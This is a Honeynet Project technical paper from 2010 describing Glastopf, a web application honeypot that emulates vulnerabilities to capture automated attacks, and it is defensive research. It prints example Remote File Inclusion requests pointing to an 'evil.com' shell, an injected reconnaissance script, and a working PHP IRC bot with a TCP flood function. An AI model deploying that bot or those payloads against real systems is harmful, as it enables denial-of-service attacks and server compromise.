Know Your Tools:

Glastopf

A dynamic, low-interaction web application honeypot

The Honeynet Project
http://www.honeynet.org

Author: Lukas Rist
Co-authors: Sven Vetsch, Marcel Koßin, Michael Mauer

Last Modified: *Thursday, 4th November 2010*

1 Introduction and Motivation

Currently, attacks against web applications make up more than 60% of the total number of attempted attacks on the Internet [4]. Organizations cannot afford to allow their websites be compromised, as this can result in serving malicious content to customers, or leaking customer's data. Whether the particular web application is part of a company's website, or a personal web page, there are certain characteristics common to all web applications. Most people trust in the reliability of web applications and they are often hosted on powerful servers with high bandwidth connections to the Internet. Considering the large number of attacks and knowing the potential consequences of successful break-ins, we decided to put a bit more effort into the development of honeypots to better understand these attacks.

Glastopf is a low-interaction web application honeypot capable of emulating thousands of vulnerabilities to gather data from attacks that target web applications. The principle behind it is very simple: reply to the attack using the response the attacker is expecting from his attempt to exploit the web application.

There are currently other web application honeypots available, but ours uses a different approach. For example, Glastopf supports multistage attacks, a vulnerability emulator and list of vulnerable requests, rather than the modified web app templates used by search engines to attract more attacks over time.

The main principle of a low interaction honeypot is simple. With most of the currently available automated honeypots, you just have to start the program, watch the bad guys attacking you, send the collected files to a sandbox, display the attack events in a web interface and write a paper about your findings. But how do we get to this point and what happens behind the curtain? In this paper, we will talk about what is happening behind the scenes, so you will get a deeper insight into web application layer attack collection. This will help you to assess the collected data and to understand how we collect and process incoming attacks. As we will show later, this deeper knowledge will enable you to develop custom features to extend the capabilities of Glastopf.

Before we dive into Glastopf's functionality, we will review existing web application honeypots and describe why we decided to develop yet another web application honeypot. Following, we will give a brief overview of the attacks on web applications. In the final portion of the paper, we provide some examples and discuss how to use the collected data.

1.1 Other Web Honeypot Projects

First of all, we would like to commend the work done on existing web application honeypot projects. Many of their ideas have inspired us and helped us to develop a web application honeypot that detects and captures automated attacks in a unique way, as we will describe later.

Currently there are four major web application honeypots: HIHAT [1], DShield Web Honeypot Project [3], Google Hack Honeypot [2] and PHPHoP (which is no longer maintained and only of historical interest).

These honeypots have one major thing in common: All of them use modified templates from real web applications to pretend that they are vulnerable and attractive for attackers. These templates are modified versions of the original web application, unable to harm the underlying system but able to log requests. The limitation with this approach is that you have to write new templates to support new vulnerabilities. This can be very time consuming and is a reactive process. However, there is also an advantage to the template approach. The honeypot looks very similar to a real victim and eventually will entice more manual and more complex attacks.

- The HIHAT project approach was to attract attackers with highly specialized and interactive templates. The number of unique attacks against such a honeypot seems very low. It appears that the project owners are aiming at capturing more advanced attacks rather than automated attacks.
- DShield has started as a very fast developing project and we had some good talks with one of their developers but in the end they got somehow stuck and now they developers have moved on to other projects. This is very sad because they had some really good ideas about what a web application honeypot should look like. They used a core written in PHP to decide which kind of web application gets attacked and served a modified template of this application to the attacker. They also used a version of Glastopf's vulnerability emulator to handle unknown requests. Another good thing was the centralized reporting to DShield. Using PHP made this honeypot very easy to deploy and platform independent.
- The Google Hack Honeypot (GHH) also uses modified templates to detect attacks. However, due to the lack of a community maintaining and developing new templates, GHH is only useful to catch attacks targeting older, known vulnerabilities.

All of these honeypots use the template approach with its inherent disadvantage associated with maintenance and continued development. This was a main motivator for us to write a new web application honeypot.

The second reason we developed Glastopf was the limited ability of the previously mentioned honeypots to deal with multistage attacks. Many attackers use a simple file called 'id' or similar to test if the victim is vulnerable to exploitation. It executes some functions to retrieve information about the victim's system and echoes the output back to the attacker. If he gets what he has expected, he tries to run exploits or to inject and execute scripts to turn the web server into a botnet drone. If we are able to return a valid anticipated response to the attackers 'id' script we are able to catch follow-up attacks. To generate those replies, we use a so-called vulnerability emulator, which makes it possible to generate valid replies without using modified web application templates.

1.2 Glastopf Project Team

The Glastopf project was founded end of the year 2008 by Lukas Rist. Since then, around ten people have contributed to the project, most of them requesting features or suggesting active ideas. In February 2009, we have enlisted Sven Vetsch for the development team and we are finally able to realize important improvements and new features. In April 2010 we had our first Glastopf-related conference in Karlsruhe, Germany which was a successful and productive event.

2 Architecture

2.1 General Overview

How would you provide a web application which has a new vulnerability that you haven't ever heard about? (We do not really need a high interactive surface because we are aiming for automated attacks.) The answer is easy, we don't care about specific vulnerabilities. All we care about is what the attacker expects to see. If we know the attacker's systematic approach and his expectations, we can set up a honeypot with the ability to provide every kind of vulnerability and which looks like every possible hacked web application. It's a protocol of sorts for handling many common types of attacks.

In principle, our honeypot works like a normal web server. Someone sends a request to a web server, the request gets processed, maybe something gets stored into a database and the server returns a response. If the request wasn't correct, this could be an error page.

Now we want to simulate this behavior in our honeypot: The attacker sends a malicious request, the honeypot processes the request and maybe writes to a database or the file system, and replies to the attacker, as shown in figure 1. But our goal is to provide a proper reply for every request from the attacker - to convince him that we are vulnerable.




Figure 1: General functionality overview

To generate a valid reply, we have to know every detail about the attack. The full request consists of three parts as shown below. The first two components, the method and actual request, are relevant for us.

```
GET http://www.example.com/folder/index.html HTTP/1.1
```

The first thing we do is to differentiate between the HTTP methods used. The web server is a minimal HTTP request handler, able to parse a request and to decide, based on the incoming request, which method the honeypot should handle. At the moment we support GET, POST and HEAD. Glastopf answers HEAD requests with a generic web server header. If we get a POST request, the entire content submitted is stored. Most of the time, Glastopf will handle GET requests. The honeypot then tries to determine the type of attack. To accomplish this, we use a set of predefined patterns, based on our knowledge about attack types. Let's consider a new example:

```
GET http://example.com/vulnerable.php?color=http://evil.com/shell.php
```

As you can see, the attacker defines a variable “color” as a URL to a malicious file. This type of request is called “Remote File Inclusion”. (A showcase example is provided in the in the next section when we describe how to handle Remote File Inclusion attacks.)

We are using a set of rules to trigger attack-specific handlers. If we are looking for a Remote File Inclusion attack, the pattern could look like this:

```
if '=http://' in request:
    handle_rfi_request()
```

This pattern matches the attacker's definition of “color” in our example request.

After we have identified the type of attack, we start to generate the response to simulate a successful attack. We decided to write a very simple parser for injected PHP files. This means that we take the injected script, extract the parts which generate output and try to form a valid response. You can think of this parser as the original PHP parser stripped down to very basic functionality, with the simple purpose and ability to parse very basic injected PHP files. Figure 2 outlines the entire process and provides a detailed overview of how components work together. We will explain some components in more detail.




Figure 2: Flowchart of how an attack gets handled by Glastopf.

In the next section we will provide further insight into the honeypot's internals by explaining some specific types of attacks and how the honeypot handles them.

2.2 Remote File Inclusion

This attack principle is very easy: Include the malicious file in vulnerable code in the web application and have it run on the compromised web server. Most of the time the attacker expects some kind of feedback from his code if the injection has been successful. And that's where we get involved.




Figure 3: remote file inclusion handling

As shown in Figure 3, we begin by sending the HEAD to the attacker. We then try to obtain the file that the attacker wishes to inject. After that, the vulnerability emulator (shown in figure 4) looks for every line containing an echo function call. Glastopf then looks for every called variable in this line and replace it with the appropriate values.



Read injected File line by line
Create dictionary with functions
Create list with all lines containing echo()
Take all functions containing echo()
Take all values passed to those functions
Using pattern matching, replace common variables with proper values
Send composed response to the attacker

Figure 4: remote file inclusion vulnerability emulation

A short example of how this works is shown below:

Injected file:

```
<?php

$un = @php_uname();
$up = system(uptime);

echo "uname -a: $un<br>";
echo "uptime: $up<br>";

?>
```

The vulnerability emulator takes the line $un = @php_uname(); and replaces @php_uname(); with a valid value. It then stores this into a dictionary from which the emulator takes the value if a variable gets called. In the above example, given:

```
     echo "uname -a: $un<br>";
```

The response would look like:

```
uname -a: GNU/Linux","Linux my.leetserver.com 2.6.18-6-k7<br>
uptime: 19:42:43 up 3 days, 22:39, 1 user, load average: 0.9, 0.2 0.1<br>
```

While this is not valid XHTML, it is a sufficient response for the attacker.

This example is based on the new, not yet released vulnerability emulator. The current emulator is also able to emulate common injected files but with limitations if the attacker uses functions they have defined themselves. We will provide deeper insight into this functionality in the “Future Work and Research” section.

In the last emulation step, we look for functions from which the attacker also expects to get something back - most of the time there are functions containing echo() calls - and reply with all this information to the attacker. If we get a PHP shell, we just store it on disk. If the attacker uses some self-defined functions or code obfuscation, this gets a bit more complicated. To circumvent obfuscation, we are experimenting with modified and filtered output from a real PHP interpreter, but the implementation is still very experimental and should not by used for exposed sensors. We are also reworking the current emulator to get much better vulnerability emulation results. Details of this are also discussed in the “Future Work and Research” section.

2.2.1 RFI Bot Example

The following is a very stripped-down version of a PHP bot we found. Real findings of malware tend to be much more complex, and provide more functionality like different types of DDoS attacks. If this file gets executed on the web server, the PHP bot connects to the freenode IRC network and joins the channel #glastopf. The bot is able to respond to pings from the server and waits for commands from the bot herder. We just implemented one command, the tcp flooder. If the herder sends “*.tcpflood 192.0.2.0 1000 100 80 1*” to the channel, the bot sends a packet with length 100 one thousand times every second to 192.0.2.0 on port 80.

```php
<?php

set_time_limit(0);

$socket = fsockopen("chat.freenode.net",6667);

fputs($socket,"USER PHPBot chat.freenode.net PHP :PHP Bot\n");
fputs($socket,"NICK PHPBot\n");
fputs($socket,"JOIN #glastopf\n");

while (1) {

  while ($data = fgets($socket,128)) {
    $get = explode(' ', $data);
    print_r($get);
    if ($get[0] == "PING") {
      fputs($socket, "PONG ".$get[1]."\n");
    }
    if ($get[1] == "PRIVMSG") {
      if ($get[3] == ".tcpflood") {
        // <target> <packets> <packetsize> <port> <delay>
        tcpflood($get[4],$get[5],$get[6],$get[7],$get[8]);
      }
    }
  }
}

function tcpflood($host,$packets,$packetsize,$port,$delay) {
  $packet = "";
  for($i=0;$i<$packetsize;$i++)
    $packet .= chr(mt_rand(1,256));
  for($i=0;$i<$packets;$i++) {
    if(!$fp=fsockopen("tcp://".$host,$port,$e,$s,5)) {
      return 0;
    }
    else {
      fwrite($fp,$packet);
      fclose($fp);
    }
    sleep($delay);
  }
}

?>
```

2.2.2 Web Server Botnets

Imagine more than one box running the example PHP bot from the last section. As a result, the command from the herder will be executed by many web servers at the same time. This will result in a powerful Distributed Denial of Service attack against 192.0.2.0. These bots are also able to search for new victims and infect them. While analyzing some of the bots using the pKaji PHP Sandbox [5], we noticed that most of them are using Internet Relay Chat (IRC) for Command and Control (C&C). Observing those, we noticed the size of the botnets ranged from under ten up to more than a thousand participants.

2.3 Local File Inclusion

Another handled attack type is Local File Inclusion. In this type of approach, the attacker tries to use a vulnerability to obtain security critical system information or to execute previously injected code. If the attacker tries to include system files like passwd or shadow, Glastopf replies with a dynamically generated file, similar to the requested one, to provoke and encourage further attacks.

If Glastopf is unable to categorize the attack, it is merely logged in our database. An exception are requests on the web server root folder and index.* requests. In chapter 2.5 we will discuss the characteristics that make these requests special.

2.4 Attack Handler versus Static Templates

So why are we using a so-called handler and not the previously used templates from other projects? The answer is easy: With a handler we are able to bypass the requirement that we write a modified template for every web application we would like to provide with our honeypot. This also means we don't have to test our template if it is able to form proper replies and if the vulnerability we are trying to emulate really works. With a handler we have a powerful mechanism which, once it works, is able to emulate nearly every vulnerability you can ever imagine.

2.5 Dynamic Dork List

After we have a working vulnerability how do we attract the attackers? To answer this question we need to understand the process that an attackers uses to look for vulnerable web applications. Specifically, they are using search engines. This sounds easy but search engine web crawlers are very effective at finding all kind of web applications and their vulnerabilities. So we need to know what the attackers are searching for.Every time one of our honeypots is attacked, the attacker leaves behind a request. The request contains the path to a vulnerable file of the attacked application. This special string is also called a dork. That is what the attackers are looking for when they are searching for new victims.

Consider the following example:

```
GET http://example.com/vulnerable.php?color=http://evil.com/shell.php
```

If the attacker is looking for an instance of a web application with this special vulnerability, he would search for vulnerable.php or use this special search request:

```
inurl:”vulnerable.php”
```

This will return a list with all potential victims for this particular vulnerability and this list is where we want our honeypot to appear.

So what we have is a bootstrap system. We start with a preset list of such vulnerable paths (dorks), provided with the honeypot's sourcecode, to get our first attacker. So if the attacker finds us by searching for one of our bootstrap dorks, he will not just try to exploit one single vulnerability, but also additional ones.

Consider the following example:

```
GET http://example.com/hackme.php?color=http://evil.com/shell.php
```

If hackme.php is not in our list of dorks, we add it into our database, and the next time a search engine crawler indexes our honeypot, he will add hackme.php to the honeypot's search index. If an attacker then looks for an instances of the web application with the vulnerable hackme.php, he will also find our honeypot.

This method will, over time, increases the attractiveness of the Glastopf instance to attackers as more queries will list this particular honeypot on the search engine results page. The other benefit of collecting those paths is the ability to correlate them with web applications and potentially find previously unknown vulnerabilities.

After the web crawler's first visit, because of the dynamic dork list, the number of potential attacks increases every day.

3 Distributed Set-Up

After the first few days and more than ten thousand collected attack events, we realized, that we needed a centralized database to collect the data from all our Glastopf sensors in one place. So we wrote a small submission module and a daemon on top of a MySQL database which receives, processes and verifies the data. This central database is used by an Internet Service Provider to track attacks against and from their customers. We also provide a public interface [6] to access parts of the collected data.

3.1 Central Database Daemon

The Central Database Daemon is a small Python script on top of a MySQL database accepting submissions from Glastopf sensors. There are several modules to process the submitted data, including a geo-IP lookup to distinguish the different countries, based on the maxmind.com public geo-IP database.

The configuration of the daemon is quite simple, you just have to assign an IP address to the daemon, choose a port to listen to and set-up the MySQL connection. Currently the central database daemon script is not publicly available.

3.2 Sensor Set-Up and Authentication

The central database daemon uses a table holding every registered sensor, represented by an identifier, a secret preshared key used to encrypt the data send between sensor and daemon, and the sensor's trust level.

As soon as we add a sensor to this database and the dbclient.py plug-in is enabled, the Glastopf instance is able to contribute to the central database.

The trust level is used to differentiate between two types of incoming data. Data from people we know and trust and data from new contributors or sources like the *.htaccess* forwards.

As soon as an untrusted attack entry is verified by a trusted source, we flag it as trusted and the same applies for new untrusted entries which are already flagged as trusted in the central database.

The central database helps us to easily add new data feeds from sensors around the world to one central collection of attack events. With this solution we can easily, for example, distinguish the origin of attacks by country and the intensity of a certain attack vector with many different sets of data. Also it is quite helpful to generate abuse emails in order to inform Internet Service Providers to shut down compromised servers. Using the central database, an ISP could simply check for their own hacked customers and handle the situation by informing their clients. The types of possible statistics are nearly endless.

3.3 Other Types of Sensor Distribution

We are using *.htaccess* rules to redirect Remote File Inclusion attacks from normal web pages to a Glastopf sensor as shown below:

```
Options +FollowSymlinks
RewriteEngine on
RewriteCond %{QUERY_STRING} ^.*(=[a-z0-9]{3,}:\/\/) [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(=([a-z0-9]+\.){1,2}[a-z0-9]{2,}) [NC]
RewriteRule ^(.+)$ http://www.htaccess2feeds.com/id1234/$1?%{QUERY_STRING}
```

In addition, we are also developing a Wordpress plug-in which turns your blog into a Glastopf “light” honeypot. The blog provides ten random dorks to attract attackers and redirects their attacks using the previous described *.htaccess* rules.

4 Analysis

Glastopf collects tons of data about ongoing automated attacks against web applications. This provides a wealth of opportunities to investigate further ways to use this information.

4.1 Where to Find Things

By default, every attack gets logged into a file which can be found in *log/glastopf.log* Downloaded files are stored in the appropriate *files/* directory depending on the method used, for example, *files/get.* If Glastopf finds base64 encoded strings, the decoding results are stored in *files/base64*. If you are using the “Raw-Out” plug-in, the associated output can be found in *files/raw*.

Other possibilities are database logging and contributing to the central database.

4.2 Possible Usage

There are many possibilities to use the data collected by a Glastopf sensor. We currently use it to track hackers and victims with the help of ISPs. There remains a lot of work to be done in this area. While we have collected thousands of different vulnerabilities, we have not yet analyzed them all. Further analysis will yield interesting findings and are likely to provide important information about vulnerabilities and attack techniques.

Possible usage scenarios include integration of the collected attacker IPs into blacklists and further analysis of hosts serving files used during a Remote File Inclusion attack to find other possible types of malware. The data collected could also be used to improve the heuristics of web application firewalls.


We could also examine the vulnerabilities used by one attacker and try to characterize him to trace his actions and techniques.

4.3 Glastopf Web Interface

Glasif is the web interface for the Glastopf web application honeypot. It can be used to visualize and analyze data collected by the honeypot in real-time. In the future it should grow into a collaborative tool for security teams, that seek to analyze and categorize web based attack vectors and document as well as publish their work.

4.3.1 History

The Glastopf web-interface is a PHP-based web application, initially developed a year ago by Lukas Rist. At the end of 2009 the Glastopf team decided to focus more heavily on the web interface. The interface code was separated from the Glastopf code and is now a separate sub-project. Building on the original source code together with some patches from Marcel Koßin, it was renamed to Glasif (Glastopf interface). Marcel reviewed the code and added additional functionality, like RFI viewing and syntax highlighting, and a web-based installer and user management. Richard Müller added a template engine and Sven Vetsch reviewed the code for security flaws. A first release prototype candidate is available but has some identified issues.


Glastopf
Dashboard
Raw Data
Statistics
Search
Admin
Logout
lastmonth attackers per day
lastmonth malicious requests per day
overall unique attackers by hour
overall malicious requests by hour

Number of unique hits since installation: **20757** | Gathering data for **3 months 3 weeks 5 days**.

Last 5 attacks (Show all)			
(Indonesia)	125.1[redacted]	1 minute 19 seconds	
(Taiwan, Province of China)	60.25[redacted]	1 minute 20 seconds	
(Korea, Republic of)	222.2[redacted]	5 minutes 47 seconds	
(Korea, Republic of)	222.2[redacted]	18 minutes 55 seconds	
(Indonesia)	125.1[redacted]	24 minutes 47 seconds	


Top 5 IP addresses		*Attacks*	*Tries*	*Tries/Attack*	*Tools*
(Serbia and Montenegro)	91.1[redacted]	5379	296	18.17	
(Serbia and Montenegro)	91.1[redacted]	4825	207	23.31	
(Mexico)	201[redacted]	1167	26	44.88	
(Korea, Republic of)	203[redacted]	663	385	1.72	
(Germany)	78.1[redacted]	635	607	1.05	

Last 5 remote files (Show all)	*Tools*
http://ab[redacted]hp.txt???	
http://h1[redacted]s/topics/templates/sken/id1(feelcomz).txt?	
http://bw[redacted]nages/r8_c11.gif???	
http://ko[redacted]Dewa19_Bot.txt?????????????????	
http://tia[redacted]/id2.txt??	

Figure 5: Glastopf web interface dashboard

4.3.2 Functionality

As shown in figure 6, the dashboard is the main page and provides the user with a quick overview about the activity of the Glastopf honeypot. Various graphs show the attack and request volume of the elapsed month. The Glasif dashboard shows statistics including the number of unique hits since installation and the uptime of the honeypot. It provides an overview of the last five attacks as well as the top five attacking IP addresses. If the FileUrl plug-in is activated and configured on the Glastopf honeypot, the Glasif dashboard shows the last five Remote File Inclusion (RFI) attacks as well.



Last 5 attacks (Show all)			
🟥 (Indonesia)	125.1[redacted]	1 minute 19 seconds	🔍
🟥 (Taiwan, Province of China)	60.25[redacted]	1 minute 20 seconds	🔍
(Korea, Republic of)	222.2[redacted]	5 minutes 47 seconds	🔍
(Korea, Republic of)	222.2[redacted]	18 minutes 55 seconds	🔍
🟥 (Indonesia)	125.1[redacted]	24 minutes 47 seconds	🔍

